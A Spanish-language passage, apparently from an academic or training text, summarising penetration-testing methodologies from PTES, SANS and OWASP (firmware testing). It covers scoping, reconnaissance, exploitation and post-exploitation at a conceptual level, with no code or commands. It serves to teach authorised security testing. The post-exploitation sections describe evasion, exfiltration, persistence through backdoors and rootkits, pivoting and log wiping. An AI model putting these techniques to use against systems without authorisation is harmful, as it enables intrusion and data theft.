Es importante identificar cuando hay una fluctuación en el alcance, es decir, cuando se amplía o se reduce debido a diversas razones. Ejemplos de esto es cuando un cliente solicita que se realice trabajo adicional por los buenos resultados que surgen de la prueba de penetración. En estos casos, es adecuado solicitar el documento correspondiente que especifica el trabajo que se realizará y la tarifa por hora que se va a cobrar. Otra manera de evitar que fluctúe el alcance es especificando la fecha de inicio y fin de la prueba de penetración.

Antes de iniciar una prueba de penetración, se deben identificar todos los objetivos que serán sometidos a ella. Dichos objetivos pueden ser direcciones IP específicas, rangos o dominios de red del cliente.

Existen ocasiones en las cuales el compromiso incluye la prueba de un servicio o aplicación que tiene como anfitrión a un tercero. Esto es mucho más frecuente hoy en día debido a los diversos servicios en la nube que son ofrecidos por diferentes compañías. En estos casos es necesario consultar si aquellos anfitriones han aprobado el permiso correspondiente para realizar una prueba en dichos servicios.

Se deben establecer pretextos adecuados al realizar pruebas de ingeniería social, ya que, si bien muchos de los ataques exitosos de este tipo utilizan pretextos como el sexo, drogas, porno, viagra y aparatos electrónicos gratis, algunos de ellos pueden no ser aceptables en un entorno corporativo.

Es importante determinar si una prueba DoS es necesaria para el cliente, debido a su naturaleza dañina para el sistema. Este tipo de pruebas solo deben realizarse si el cliente desea comprobar la disponibilidad de su servicio.

Cada prueba de penetración debe estar orientada a un objetivo, no es solo detectar

sistemas sin parchar, sino identificar vulnerabilidades específicas que puedan comprometer al negocio o a los objetivos del cliente.
En la medida de lo posible, se deben establecer líneas de comunicación claras. La frecuencia con la que se contacte con el cliente y la manera en la que se comuniquen el pentester con él puede afectar la satisfacción y los resultados pertinentes a la prueba de penetración.
Finalmente, deben establecerse adecuadamente y de manera clara las reglas del compromiso. Estas incluyen el tiempo y los eventos que ocurrirán a lo largo de la prueba, la ubicación sobre la que se va a realizar y si el pentester deberá moverse de un lado a otro para realizar la prueba.

2. **Obtención de información:** Se trata de realizar un reconocimiento contra un objetivo para obtener la mayor cantidad de información posible para ser utilizada al momento de penetrar a dicho objetivo durante las fases de evaluación y explotación de las vulnerabilidades. Entre más información se posea, más vectores de ataque se podrán utilizar en el futuro. Inteligencia de fuentes abiertas (OSINT por sus siglas en inglés) es una forma de gestión de recopilación de inteligencia que implica encontrar, seleccionar y adquirir información por medio de fuentes públicas disponibles y analizarla para producir inteligencia procesable.
   Se utiliza para determinar varios puntos de entrada dentro de una organización. Estos puntos de entrada pueden ser físicos, electrónicos y/o humanos. Muchas compañías fallan al tomar en cuenta cual información sobre ellos es la que dejan al público y cómo esta información puede ser utilizada para atacarlos.
   La OSINT puede no ser precisa u oportuna. Las fuentes de información pueden ser deliberadamente manipuladas para mostrar datos erróneos, la información puede volverse obsoleta al pasar el tiempo o simplemente puede estar incompleta.
   La obtención de información toma tres formas (“The Penetration Testing Execution Standard”, 2021):
   a. **Pasiva**: La obtención pasiva de información generalmente solo es útil si existe un requisito muy claro de que el objetivo nunca detecte las actividades de recopilación de información. Este tipo de creación de perfiles es técnicamente difícil de realizar, ya que nunca enviamos tráfico a la organización de destino ni desde uno de nuestros hosts o hosts o servicios "anónimos" a través de Internet. Esto significa que solo podemos usar y recopilar información archivada o almacenada. Como tal, esta información puede estar desactualizada o ser incorrecta, ya que estamos limitados a los resultados recopilados de un tercero.
   b. **Semi-Pasiva**: El objetivo de la recopilación de información semi-pasiva es perfilar el objetivo con métodos que parecerían el tráfico y el comportamiento normales de Internet. Solo consultamos los servidores de nombres publicados para obtener información, no estamos realizando búsquedas inversas en profundidad ni solicitudes de DNS de fuerza bruta, no estamos buscando servidores o directorios "no publicados". No estamos ejecutando escaneos de puertos o rastreadores a nivel de red y solo estamos mirando metadatos en documentos y archivos publicados; no buscar activamente contenido oculto. La

clave aquí es no llamar la atención sobre nuestras actividades. Después de la autopsia, el objetivo puede volver atrás y descubrir las actividades de reconocimiento, pero no debería poder atribuir la actividad a nadie.

c. **Activa**: La recopilación de información activa debe ser detectada por el objetivo y el comportamiento sospechoso o malicioso. Durante esta etapa, estamos mapeando activamente la infraestructura de red enumerando activamente y/o escaneando las vulnerabilidades de los servicios abiertos, estamos buscando activamente directorios, archivos y servidores no publicados. La mayor parte de esta actividad se enmarca en sus actividades típicas de "reconocimiento" o "exploración" para su pentest estándar.

3. **Modelado de amenazas**: Para tener una prueba de penetración efectiva, el pentester debe saber tanto como sea posible sobre el objetivo. Cómo hace negocios, quién es importante, qué tipo de datos están en juego, cómo se construye la infraestructura, dónde residen los datos de interés. Esto no solo debe entenderse, sino también quién es la comunidad de amenazas que el objetivo tendría como adversario. ¿Constituye esto más de un tipo de comunidad de amenazas? Cuando se habla de comunidades de amenazas, se usa mucho en el análisis de riesgos, el Análisis de factores de riesgo de la información (FAIR) es una de esas metodologías que usa estos términos y que puede conocer aquí. Una vez que estos grupos han sido identificados tanto internos como externos al objetivo, debe entenderse cuáles son las herramientas disponibles, los exploits relevantes, los métodos de comunicación y la investigación para encontrar otros casos de objetivos similares comprometidos. Este es el modelado de amenazas, en otras palabras, encontrar dónde existen las vulnerabilidades. Esto puede ser tecnológico o humano; siendo procesos, comportamientos, etc. Este análisis impacta en gran medida la prueba de penetración al proporcionar un alcance y métodos para posiblemente explotar el objetivo desde todos los métodos posibles hasta los métodos de explotación más probables (“The Penetration Testing Execution Standard”, 2021).
    a. **Análisis de activos de negocio**: Los activos de negocio son las cosas que hacen que el negocio, el negocio. Estos son documentos, personas, datos (clientes y empleados) e información técnica, como los sistemas implementados. La importancia de aprender esta información es que el probador de penetración puede desarrollar un buen sentido de cómo opera el negocio, los objetivos para la ingeniería social y los sistemas y aplicaciones a los que apuntar. Imagínese, tener la tarea de realizar una prueba de penetración para la empresa más grande que pueda imaginar, ¿le parece un poco abrumador? Investigar los activos del objetivo ayudará al probador de penetración a concentrarse en los activos más valiosos.
    b. **Análisis de procesos de negocio**: La forma en que una empresa puede funcionar y funcionar depende de sus procesos de negocio. Pongamos un ejemplo como el de una compañía de seguros. Tienen titulares de pólizas, pero para brindar su servicio comercial deben tener sistemas, aplicaciones, departamentos y personas para tener un producto o servicio para vender, obtener un cliente, guardar los datos del cliente, interactuar con el cliente,

facturar al cliente. y retener al cliente. Esto requiere que varios procesos comerciales trabajen juntos. Cada parte del proceso empresarial general tiene una interfaz que puede ser vulnerable. Puede ser tecnología o una persona, sin embargo, debido a las complejidades de los negocios, hay muchas formas de explotar la tecnología y los humanos.

c. **Agentes de amenazas/Análisis de la comunidad**: Una vez que se han identificado todos los procesos comerciales, el pentester de penetración debe pensar en las posibles amenazas contra cada uno. Por lo general, se denominan agentes o comunidades de amenazas. Un ejemplo es un agente de amenazas de piratas informáticos como parte de la comunidad de amenazas maliciosas externas. Cada agente/comunidad de amenazas puede tener acceso, capacidades y recursos únicos. Estos se analizan durante el análisis de la capacidad de amenazas.
d. **Análisis de la capacidad de las amenazas**: Una vez que el pentester ha definido todos los agentes/comunidades de amenazas pertinentes, se deben analizar sus capacidades. El objetivo del ejercicio es descubrir el método más probable de explotar al objetivo. Si a través del análisis se encuentra que todos los administradores de Unix tienen acceso de root en el sistema donde se almacenan números de tarjetas de crédito de texto sin cifrar, el probador de penetración puede apuntar a los administradores de Unix y los procesos interactivos para comprometer el objetivo. Desde la perspectiva externa, si se descubre un proceso comercial que proporciona un método para explotar desde la perspectiva de un socio comercial o una entidad externa, entonces el evaluador de penetración puede construir un plan para explotar la tecnología o las personas involucradas en ese proceso.
e. **Análisis de datos comprometedores disponibles**: Por último, el probador de penetración debe buscar detalles de compromiso existentes de un objetivo similar. Esto puede conducir a procesos, software y tecnologías comunes en una industria vertical. El comercio minorista, por ejemplo, puede utilizar el mismo punto de venta o tener las mismas tecnologías. Muchas veces, las verticales de la industria colaborarán y el probador de penetración puede ver arquitecturas similares implementadas como un objetivo ya comprometido. Hay varios lugares para obtener este conocimiento en Internet.

4. **Análisis de vulnerabilidades**: Ahora que la mayor parte del trabajo de reconocimiento está completo, es hora de investigar todos los datos recopilados para buscar vulnerabilidades. Estos pueden ser técnicos o aprovechar las debilidades en el elemento humano del objetivo mediante la ingeniería social. Si el pentester ha encontrado una persona o un equipo con acceso a los datos específicos, tal vez un ataque de spear phishing sea más exitoso que intentar penetrar el perímetro de una red. Este tipo de análisis deberá realizarse para garantizar que el probador de penetración se concentre en los métodos correctos para explotar el objetivo. Hay tres fases dentro del "Análisis de vulnerabilidad" para eliminar los activos no vulnerables (tecnología, procesos, personas) e identificar vulnerabilidades explotables mediante pruebas, validación e investigación (“The Penetration Testing Execution Standard”, 2021).

a. **Pruebas**: Entonces, ¿qué hay realmente ahí? Tal vez el probador de penetración vio en una bolsa de trabajo que el conocimiento de MSSQL es imprescindible, pero ¿se puede acceder a él desde Internet o, si es una prueba interna, se puede acceder desde cualquier VLAN? Quizás MSSQL sea el backend de una aplicación web. ¿Es vulnerable la aplicación web? Esto es lo que las pruebas ayudarán a determinar al pentester. El escaneo de puertos, la captura de pancartas, el listado de directorios, la identificación del mecanismo de protección y el escaneo de aplicaciones web son algunas de las tareas que se completan en esta fase. Los datos de esta fase se ingresan para la validación y los pasos de investigación de la fase de análisis de vulnerabilidad.
b. **Validación**: El paso de validación en esta fase es muy importante. Los escáneres pueden proporcionar mucho, pero las pruebas manuales pueden reducir rápidamente el alcance a las aplicaciones, servicios, sistemas, etc. de destino pertinentes. Además, es importante saber cómo las herramientas presentan los datos. Por ejemplo, el probador de penetración debe comprender la salida NMAP, no siempre es tan simple como abierto o cerrado. Dependerá del tipo de análisis y del sistema de destino. Es recomendable que durante este paso el probador de penetración use una herramienta de captura de paquetes como Wireshark para ver la comunicación del protocolo. No descarte la validación manual, puede ayudar a encontrar falsos positivos en la salida del escáner. En función de la información recopilada, se recomienda encarecidamente la creación de un laboratorio, también para pruebas de explotación como el éxito del exploit, la evasión de AV y FW / IPS / IDS, etc.
c. **Investigación**: Los pentesters deben ser personas analíticas. El paso de investigación requiere mucha búsqueda en Internet, análisis de código PoC, construcción de un entorno de réplica y posibles vías de explotación. El código PoC deberá limpiarse, compilarse y probarse. Una vez que la investigación está completa y el probador de penetración tiene confianza en las vías de explotación, es hora de explotar.

5. **Explotación**: La fase de explotación se concentra únicamente en establecer el acceso a un sistema o recurso al sobrepasar restricciones de seguridad. Si la fase previa fue hecha adecuadamente, una lista de objetivos de alto valor debió ser redactada.

   En esta fase se involucran las tecnologías preventivas o controles que obstaculizan la capacidad de completar con éxito una vía de explotación. Estas tecnologías pueden ser Sistemas de Prevención de Intrusión basados en el Anfitrión, Firewalls, Anti-virus, entre otros.

   Al momento de realizar el ataque, no es necesariamente una buena idea ir directamente a través de un exploit o de una falla en las aplicaciones. A veces, el elemento humano puede ser una manera más efectiva de atacar a una organización. La técnica más importante al momento de realizar el ataque es la evasión, que consiste en escapar de la detección durante la prueba de penetración. El fin del ataque no es explotar cualquier número de vulnerabilidades que se encuentren en el sistema, sino explotar de manera precisa y contundente uno de los objetivos que se han investigado previamente, con el fin de que la prueba muestre cuales son los

datos o la información que más tiende a comprometer a la organización.

6. **Post explotación**: El propósito de esta fase es determinar el valor de las maquinas comprometidas y mantener el control de la máquina para un uso futuro. El valor de la máquina está determinado por el grado de sensibilidad de los datos almacenados en ella y la utilidad de las máquinas para comprometer aún más la red. En las reglas del compromiso se especifican las acciones o protocolos a seguir luego de haber explotado el sistema, con el fin de asegurar que los sistemas del cliente no están sujetos a riesgos innecesarios por la acción directa o indirecta de los pentesters y para asegurar un procedimiento a seguir mutuamente acordado durante la fase de post explotación del proyecto (“The Penetration Testing Execution Standard”, 2021).
    a. **Análisis de infraestructura**: El probador de penetración necesita saber qué redes son accesibles desde el host explotado, qué protocolos existen tanto de enrutamiento como enrutados, qué servicios están disponibles y qué sistemas operativos están en uso. Esta información ayudará a mapear el entorno para comprender cómo está diseñada la red interna, quizás identificando dónde puede haber un mecanismo de control en los límites de la red. Tener un host interno puede proporcionar al probador de penetración la capacidad de eludir los controles de seguridad que limitan el acceso a sistemas sensibles basados en el direccionamiento IP interno. Saber qué servicios están disponibles en la red puede conducir a otros ataques potenciales como la suplantación de DNS y ARP, permitiendo la recolección de credenciales, etc. Encontrar un protocolo de enrutamiento configurado de manera insegura también puede ser el punto de entrada para el envenenamiento de rutas
    b. **Objetivos de alto perfil/valor**: Idealmente, los objetivos de alto valor se habrían identificado en el alcance de la prueba de penetración, sin embargo, esto está determinado por el tipo de prueba. A veces, cuando se conocen objetivos de alto valor, un evaluador de penetración encontrará sistemas que el cliente no conocía, que olvidó o que no consideraba de alto valor, pero que realmente lo son. Los clientes muchas veces no implementarán los mismos controles de seguridad para un entorno de desarrollo, como el monitoreo de integridad de archivos, IDS / IPS / HIDS, registro o monitoreo. Esto lo convierte en un excelente entorno para atacar sistemas con poco o ningún riesgo de detección. Una vez que se explotan estos sistemas, las credenciales pueden recolectarse y tal vez usarse como un pivote debido a redes mal segmentadas. Los objetivos de alto perfil serán los sistemas que almacenan, transmiten o procesan los datos específicos, ya sean números de tarjetas de crédito, PII, datos de clientes, secretos comerciales, etc.
    c. **Pillaje**: El pentester debe haber identificado qué artículos tienen valor, buscarlos y tomarlos. Por lo general, esto comienza con credenciales, bases de datos, recursos compartidos de archivos, repositorios de respaldo y mucho más cuando está físicamente en el sitio. Una vez que se identifican los elementos de valor, el pentester necesita sacar los datos de la red o del edificio. El uso de técnicas de exfiltración en puertos de salida comúnmente permitidos, la configuración de listeners internos y externos en sistemas comprometidos o de otra propiedad será fundamental para obtener los datos

de la posesión objetivo a la posesión del probador de penetración. Los ataques en capas y el uso de técnicas complejas para evitar la detección o la activación de alarmas durante la explotación y la posexplotación afectarán directamente la eficacia de la prueba de penetración.

d. **Más Pentestings en la infraestructura**: El pivote es el método más común para penetrar más a fondo en un objetivo, ya que puede ser difícil explotar varios hosts desde una posición externa; sin embargo, una posición interna suele ser más fácil de explotar. Configurar la captura de paquetes, pasar el hash, escanear y otros de un sistema ya comprometido.
e. **Limpieza**: Es muy importante que el pentester tome notas meticulosas de cómo se explotaron los sistemas. Esta información se incluirá en un informe durante la siguiente fase. También es importante que no queden datos residuales, materia de explotación o servicios después de la prueba de penetración. Si el probador de penetración implementa escuchas y servicios que podrían llevar a otros a comprometer el sistema explotado, debe implementar mecanismos de protección para mitigar este escenario. Todos los rastros de actividades deben borrarse de los registros, etc. Además, si hubo acciones dañinas, es posible que sea necesario restaurar desde las copias de seguridad. Todos los datos, incluido el informe final, deben estar cifrados y protegidos para garantizar la confidencialidad y protección del cliente. El objetivo final es dejar al cliente como estaba antes de la prueba de penetración.
f. **Persistencia**: Durante una prueba de penetración, puede ser conveniente implementar la persistencia en los sistemas que han sido explotados. Esto puede reducir en gran medida el tiempo para que un probador de penetración comience donde lo dejó en los sistemas comprometidos si la prueba dura varios días. Hay varios métodos para implementar la persistencia mediante puertas traseras, root-kits, conexiones inversas, ya sea de inicio automático o asociadas con la interacción del usuario. A veces, los exploits pueden hacer que los sistemas actúen de manera extraña y los administradores se reiniciarán para intentar solucionarlos, esto puede sacar al probador de penetración del sistema. Sin persistencia, es posible que el evaluador tenga que recorrer todo el camino a través de un exploit nuevamente para obtener acceso al sistema, lo que es una pérdida de tiempo. Es importante que el pentester documente el método de persistencia implementado para que pueda ocurrir una limpieza adecuada y el cliente no quede vulnerable debido a las acciones del pentester.

7. **Reporte**: El objetivo final de la prueba de penetración es proveerle información útil al cliente para proteger sus activos. Esto se realiza mediante la adecuada documentación de la prueba. Aunque no existe un estándar como tal para realizar el reporte, generalmente hay dos secciones que son imprescindibles y deben incluirse en el documento (“The Penetration Testing Execution Standard”, 2021).
    a. **Resumen Ejecutivo**: Esta parte del informe debe tener componentes clave en los que solo los ejecutivos querrán enfocar. El evaluador de penetración debe recordar que esta persona o equipo es responsable ante una junta que, en

última instancia, dirige el negocio en general. La verborrea debe ser de los más altos estándares profesionales y utilizar gráficos que respalden el informe técnico escrito. La mayoría de las veces, el CTO tendrá que explicar el informe a otras personas de negocios no técnicas que determinarán si el equipo de seguridad obtiene los fondos para corregir las vulnerabilidades identificadas en función del "riesgo" para la empresa.
Algunos elementos que deben incluirse aquí son:

i. Trasfondo.
ii. Postura general.
iii. Riesgo/Ranking.
iv. Hallazgos generales.
v. Hoja de ruta estratégica.
vi. Recomendaciones.

b. **Reporte técnico**: El informe técnico tendrá gran parte de la información que el probador de penetración registró durante la prueba. Será importante que el probador de penetración tome notas lo suficientemente buenas como para que puedan seguirse para explotar los sistemas que demuestren una explotación repetible, validando así los hallazgos del probador de penetración. Al proporcionar pasos repetibles para la explotación, se espera que proporcione la motivación a los técnicos para abordar las vulnerabilidades identificadas. El informe debe tener un glosario de términos para asegurarse de que todos entiendan la jerga de la misma manera. Las capturas de pantalla y los registros de comandos son valiosos, junto con las capturas de pancartas y los fragmentos de datos proporcionarán la evidencia de que lo que la penetración presenta como posible es posible. Esta parte de la presentación puede resultar más difícil que la reunión de negocios porque el probador de penetración ahora está desafiando la aptitud de los técnicos para proteger adecuadamente sus activos.
Algunos elementos que deben incluirse aquí son:

i. Introducción
ii. Recopilación de información Inteligencia
iii. Evaluación de vulnerabilidad
iv. Validación de explotación / vulnerabilidad
v. Riesgo de exposición
vi. Conclusión

SANS

La metodología de SANS para el Hacking ético se compone de seis fases (Wai, 2021):

1. **Planeación y preparación**: Para que la prueba de penetración realizada en una organización sea un éxito, se necesita una gran preparación. Idealmente, se debería convocar una reunión inicial entre la organización y los pentesters de penetración. La reunión inicial debe discutir asuntos relacionados con el alcance y el objetivo de la prueba de penetración, así como las partes involucradas. Debe haber un objetivo claro para que se lleve a cabo la prueba de penetración. En la mayoría de los casos, el objetivo de una prueba de penetración es demostrar que existen vulnerabilidades

explotables dentro de la infraestructura de red de una organización. El alcance de la prueba de penetración se realiza identificando las máquinas, los sistemas y la red, los requisitos operativos y el personal involucrado. La forma en que se presentan los resultados o el resultado de la prueba también debe acordarse entre los pentesters de penetración y la organización (Wai, 2021).

En esta fase también se debe discutir el momento y la duración de la prueba. Esto es vital, ya que garantizará que, mientras se realizan las Pentestings, no se interrumpan las operaciones comerciales y diarias normales de la organización. Es posible que sea necesario realizar Pentestings en determinados momentos del día. Puede haber conflictos entre la necesidad de asegurarse de que todo esté probado y la necesidad de evitar cargar la red durante períodos de uso intensivo y crítico.

Una decisión importante que debe tomarse con la organización es si el personal de esa organización debe ser informado antes de que se lleve a cabo una prueba de penetración. A menudo, asesorar al personal es apropiado, pero puede cambiar su comportamiento de manera que afectará el resultado de la prueba de penetración. Por otro lado, optar por no advertir al personal puede hacer que tomen medidas que afecten innecesariamente el funcionamiento de la organización.

Antes de cualquier compromiso de prueba de penetración, se deben firmar documentos legales que protejan a los pentesters de penetración y a su empresa. Este es un paso muy importante que no debe perderse antes de realizar cualquier prueba de penetración en cualquier organización. Incluso si los pentesters de penetración hacen parte del personal que realiza pruebas en sus sistemas y redes, también deben obtener los documentos legales relevantes que los protejan contra cualquier acción legal. Esto sirve como protección para los pentesters de penetración en caso de que algo salga mal durante las pruebas. Pueden ocurrir accidentes y ningún pentester quisiera ser demandado por hacer su trabajo. Una prueba de penetración completa y adecuada implica que los pentesters de penetración lleven a cabo actividades ilegales en sistemas externos o internos a la red de una organización (Wai, 2021).

2. **Recolección y análisis de información**: Después de realizar la planificación y preparación necesarias con la organización (o el objetivo), el siguiente paso es recopilar la mayor cantidad de información posible sobre los sistemas o redes objetivo. Si el objetivo previsto tiene un sitio web en línea, este es un buen lugar para comenzar a recopilar información. Siempre debemos recordar que cualquier tipo de información recopilada durante esta etapa puede resultarnos útil en las otras etapas de la prueba de penetración. El objetivo aquí es encontrar el número de sistemas accesibles (Wai, 2021). Los resultados esperados que deben obtenerse deben consistir en nombres de dominio, nombres de servidores, información del proveedor de servicios de Internet, direcciones IP de los hosts involucrados, así como un mapa de red.

   Una vez obtenida la información adecuada sobre la red, la siguiente tarea a realizar sería realizar un escaneo de puertos para obtener información sobre los puertos abiertos y cerrados que se ejecutan en los sistemas o la red. En este punto, si hay direcciones IP restringidas en las que la organización no desea que se realicen los Pentestings, no se debe realizar el escaneo de puertos. Asegúrese de que las

direcciones IP pertenezcan a la organización (una forma es comparar la información del registro de dominio).

3. **Detección de vulnerabilidades**: Después de haber recopilado la información relevante sobre el sistema objetivo, el siguiente paso es determinar la vulnerabilidad que existe en cada sistema (Wai, 2021). Los pentesters deben tener una colección de exploits y vulnerabilidades a su disposición para este propósito. En este caso, se pondría a prueba el conocimiento del pentester. Se realizará un análisis de la información obtenida para determinar cualquier posible vulnerabilidad que pudiera existir. Esto se denomina escaneo manual de vulnerabilidades, ya que la detección de vulnerabilidades se realiza manualmente.

4. **Intento de penetración**: Después de determinar las vulnerabilidades que existen en los sistemas, la siguiente etapa es identificar los objetivos adecuados para un intento de penetración. El tiempo y el esfuerzo que deben dedicarse a los sistemas que tienen vulnerabilidades deben estimarse en consecuencia. Las estimaciones sobre cuánto tiempo va a durar una prueba de penetración en un sistema en particular son importantes en este punto. El objetivo elegido para realizar el intento de penetración también es importante (Wai, 2021).

   Después de elegir los objetivos adecuados, el intento de penetración se realizará en estos objetivos elegidos. Saber que existe una vulnerabilidad en un objetivo no siempre implica que pueda explotarse fácilmente. Por lo tanto, no siempre es posible penetrar con éxito, aunque sea teóricamente posible. En cualquier caso, los exploits que existen deben probarse primero en el objetivo antes de realizar cualquier otro intento de penetración.

   Después de elegir los objetivos adecuados, el intento de penetración se realizará en estos objetivos elegidos. Hay algunas herramientas disponibles de forma gratuita a través de Internet, pero generalmente requieren personalización. Saber que existe una vulnerabilidad en un objetivo no siempre implica que pueda explotarse fácilmente. Por lo tanto, no siempre es posible penetrar con éxito, aunque sea teóricamente posible. En cualquier caso, los exploits que existen deben probarse primero en el objetivo antes de realizar cualquier otro intento de penetración.

   No hay nada de malo en implementar la ingeniería social y usarla en numerosas ocasiones para obtener información crítica de los empleados de la organización. Por supuesto, esto está sujeto al acuerdo de que la organización permite que dichos métodos se utilicen durante las Pentestings. Las pruebas de seguridad física implican una situación en la que los pentesters intentan obtener acceso a las instalaciones de la organización al vencer su seguridad física. La ingeniería social también se puede utilizar para aprobar la seguridad física de la organización.

5. **Análisis y reporte**: Después de realizar todas las tareas anteriores, la siguiente tarea es generar un informe para la organización. El informe debe comenzar con una descripción general del proceso de prueba de penetración realizado. Esto debe ir seguido de un análisis y un comentario sobre las vulnerabilidades críticas que existen en la red o los sistemas. Las vulnerabilidades vitales se abordan primero para resaltarlas a la organización (Wai, 2021). A continuación, deben destacarse las vulnerabilidades menos vitales. La razón para separar las vulnerabilidades vitales de

las menos vitales ayuda a la organización en la toma de decisiones. Por ejemplo, las organizaciones pueden aceptar el riesgo incurrido por las vulnerabilidades menos vitales y solo abordar para corregir las más vitales.
El resto del contenido del informe debe ser el siguiente:

a. Resumen de cualquier escenario de penetración exitoso
b. Lista detallada de toda la información recopilada durante los Pentestings
c. Lista detallada de todas las vulnerabilidades encontradas
d. Descripción de todas las vulnerabilidades encontradas
e. Sugerencias y técnicas para resolver las vulnerabilidades encontradas

6. **Limpieza**: El proceso de limpieza se realiza para despejar cualquier desorden que se haya producido como resultado de la prueba de penetración. Se debe mantener una lista detallada y exacta de todas las acciones realizadas durante la prueba de penetración. Esto es vital para que se pueda realizar cualquier limpieza del sistema. La limpieza de los hosts comprometidos debe realizarse de forma segura y no afectar las operaciones normales de la organización. El personal de la organización debe verificar el proceso de limpieza para asegurarse de que se haya realizado con éxito. Las malas prácticas y las acciones documentadas incorrectamente durante la prueba de penetración darán como resultado que el proceso de limpieza se deje como un trabajo de respaldo y restauración para la organización, lo que afectará las operaciones normales y ocupará sus recursos de TI (Wai, 2021).

OWASP

La metodología de OWASP para Pentesting posee la siguiente estructura:

Etapa	Descripción
1. Recopilación y reconocimiento de información.	Adquirir todos los detalles técnicos y de documentación relativos al firmware del dispositivo de destino
2. Obtención de firmware.	Obtenga firmware utilizando uno o más de los métodos propuestos enumerados
3. Analizando firmware.	Examine las características del firmware de destino
4. Extrayendo el sistema de archivos.	Tallar el contenido del sistema de archivos del firmware de destino
5. Analizar el contenido del sistema de archivos.	Analice estáticamente los archivos de configuración del sistema de archivos extraídos y los binarios en busca de vulnerabilidades
6. Emulando firmware.	Emule archivos y componentes de firmware
7. Análisis dinámico.	Realice pruebas de seguridad dinámicas contra el firmware y las interfaces de la aplicación.
8. Análisis de tiempo de ejecución.	Analizar binarios compilados durante el tiempo de ejecución del dispositivo
9. Explotación binaria.	Explote las vulnerabilidades identificadas

	descubiertas en etapas anteriores para lograr la ejecución de código y / o raíz

1. **Recopilación y reconocimiento de información**: Durante esta etapa, recopile tanta información sobre el objetivo como sea posible para comprender la composición general de la tecnología subyacente. Intente reunir lo siguiente (OWASP, 2021):
   a. Arquitectura (s) de CPU admitida
   b. Plataforma del sistema operativo
   c. Configuraciones del cargador de arranque
   d. Esquemas de hardware
   e. Hojas de datos
   f. Estimaciones de líneas de código (LoC)
   g. Ubicación del repositorio de código fuente
   h. Componentes de terceros
   i. Licencias de código abierto (por ejemplo, GPL)
   j. Registro de cambios
   k. ID de la FCC
   l. Diseño y diagramas de flujo de datos
   m. Modelos de amenazas
   n. Informes de pruebas de penetración anteriores
   o. Tickets de seguimiento de errores (por ejemplo, Jira y plataformas de recompensas de errores como BugCrowd o HackerOne)
2. **Obtención de firmware**: Para comenzar a revisar el contenido del firmware, se debe adquirir el archivo de imagen del firmware. Intente obtener el contenido del firmware mediante uno o más de los siguientes métodos (OWASP, 2021):
   a. Directamente del equipo de desarrollo, fabricante / proveedor o cliente
   b. Construya desde cero utilizando los tutoriales proporcionados por el fabricante
   c. Desde el sitio de soporte del proveedor
   d. Consultas de Google dork dirigidas a extensiones de archivos binarios y plataformas de intercambio de archivos como Dropbox, Box y Google Drive
      i. Es común encontrar imágenes de firmware a través de clientes que cargan contenido en foros, blogs o comentan en sitios donde se comunicaron con el fabricante para solucionar un problema y recibieron el firmware a través de un zip o una unidad flash enviada.
   e. Comunicación del dispositivo Man-in-the-middle (MITM) durante las actualizaciones
   f. * Descargue compilaciones de ubicaciones de almacenamiento de proveedores de nube expuestos, como los buckets S3 de Amazon Web Services (AWS)
   g. Extraiga directamente del hardware a través de UART, JTAG, PICit, etc.
   h. Detectar la comunicación en serie dentro de los componentes de hardware para las solicitudes de actualización del servidor
   i. A través de un punto final codificado dentro de las aplicaciones móviles o

gruesas

j. Volcado de firmware desde el gestor de arranque (por ejemplo, U-boot) al almacenamiento flash oa través de la red a través de tftp
k. Extracción del chip flash (por ejemplo, SPI) o MCU de la placa para análisis fuera de línea y extracción de datos (ÚLTIMO RESORT).
    i. Necesitará un programador de chips compatible para el almacenamiento flash y / o la MCU.

3. **Analizando firmware**: Una vez obtenida la imagen del firmware, explore aspectos del archivo para identificar sus características. Utilice los siguientes pasos para analizar los tipos de archivos de firmware, los posibles metadatos del sistema de archivos raíz y obtener una comprensión adicional de la plataforma para la que se compila (OWASP, 2021).
4. **Extrayendo el sistema de archivos**: Esta etapa implica mirar dentro del firmware y analizar los datos relativos del sistema de archivos para comenzar a identificar tantos problemas de seguridad potenciales como sea posible (OWASP, 2021).
5. **Analizar el contenido del sistema de archivos**: Durante esta etapa, se recopilan pistas para las etapas de análisis dinámico y en tiempo de ejecución (OWASP, 2021). Investigue si el firmware de destino contiene lo siguiente (no exhaustivo):
    a. Demonios de red inseguros heredados como telnetd (a veces, los fabricantes cambian el nombre de los binarios para disfrazarlos)
    b. Credenciales codificadas (nombres de usuario, contraseñas, claves API, claves SSH y variantes de puerta trasera)
    c. Puntos finales de API codificados y detalles del servidor backend
    d. Actualizar la funcionalidad del servidor que podría usarse como punto de entrada
    e. Revise el código no compilado e inicie scripts para la ejecución remota de código.
    f. Extraiga los binarios compilados que se utilizarán para el análisis fuera de línea con un desensamblador para pasos futuros
6. **Emulando firmware**: Utilizando los detalles y las pistas identificadas en los pasos anteriores, el firmware y sus binarios encapsulados deben emularse para verificar las posibles vulnerabilidades (OWASP, 2021). Para lograr emular el firmware, hay algunos enfoques que se enumeran a continuación.
    a. Emulación parcial (espacio de usuario): emulación de binarios independientes derivados del sistema de archivos extraído de un firmware.
    b. Emulación de sistema completo: emulación del firmware completo y configuraciones de inicio que aprovechan una NVRAM falsa.
    c. Emulación utilizando un dispositivo real o una máquina virtual: en ocasiones, la emulación parcial o total puede no funcionar debido a dependencias de hardware o arquitectura. Si la arquitectura coincide con un dispositivo de propiedad, como un raspberry pie, el sistema de archivos raíz o el binario específico se pueden transferir al dispositivo para realizar

más pruebas. Este método también se aplica a las máquinas virtuales preconstruidas que utilizan la misma arquitectura que el objetivo.

7. **Análisis dinámico**: En esta etapa, realice pruebas dinámicas mientras un dispositivo se está ejecutando en su entorno normal o emulado. Los objetivos en esta etapa pueden variar según el proyecto y el nivel de acceso otorgado. Por lo general, esto implica la manipulación de las configuraciones del cargador de arranque, pruebas web y API, fuzzing (servicios de red y aplicaciones), así como escaneo activo utilizando varios conjuntos de herramientas para adquirir acceso elevado (raíz) y/o ejecución de código (OWASP, 2021).
8. **Análisis en tiempo de ejecución**: El análisis en tiempo de ejecución implica conectarse a un proceso en ejecución o binario mientras un dispositivo se está ejecutando en su entorno normal o emulado (OWASP, 2021).
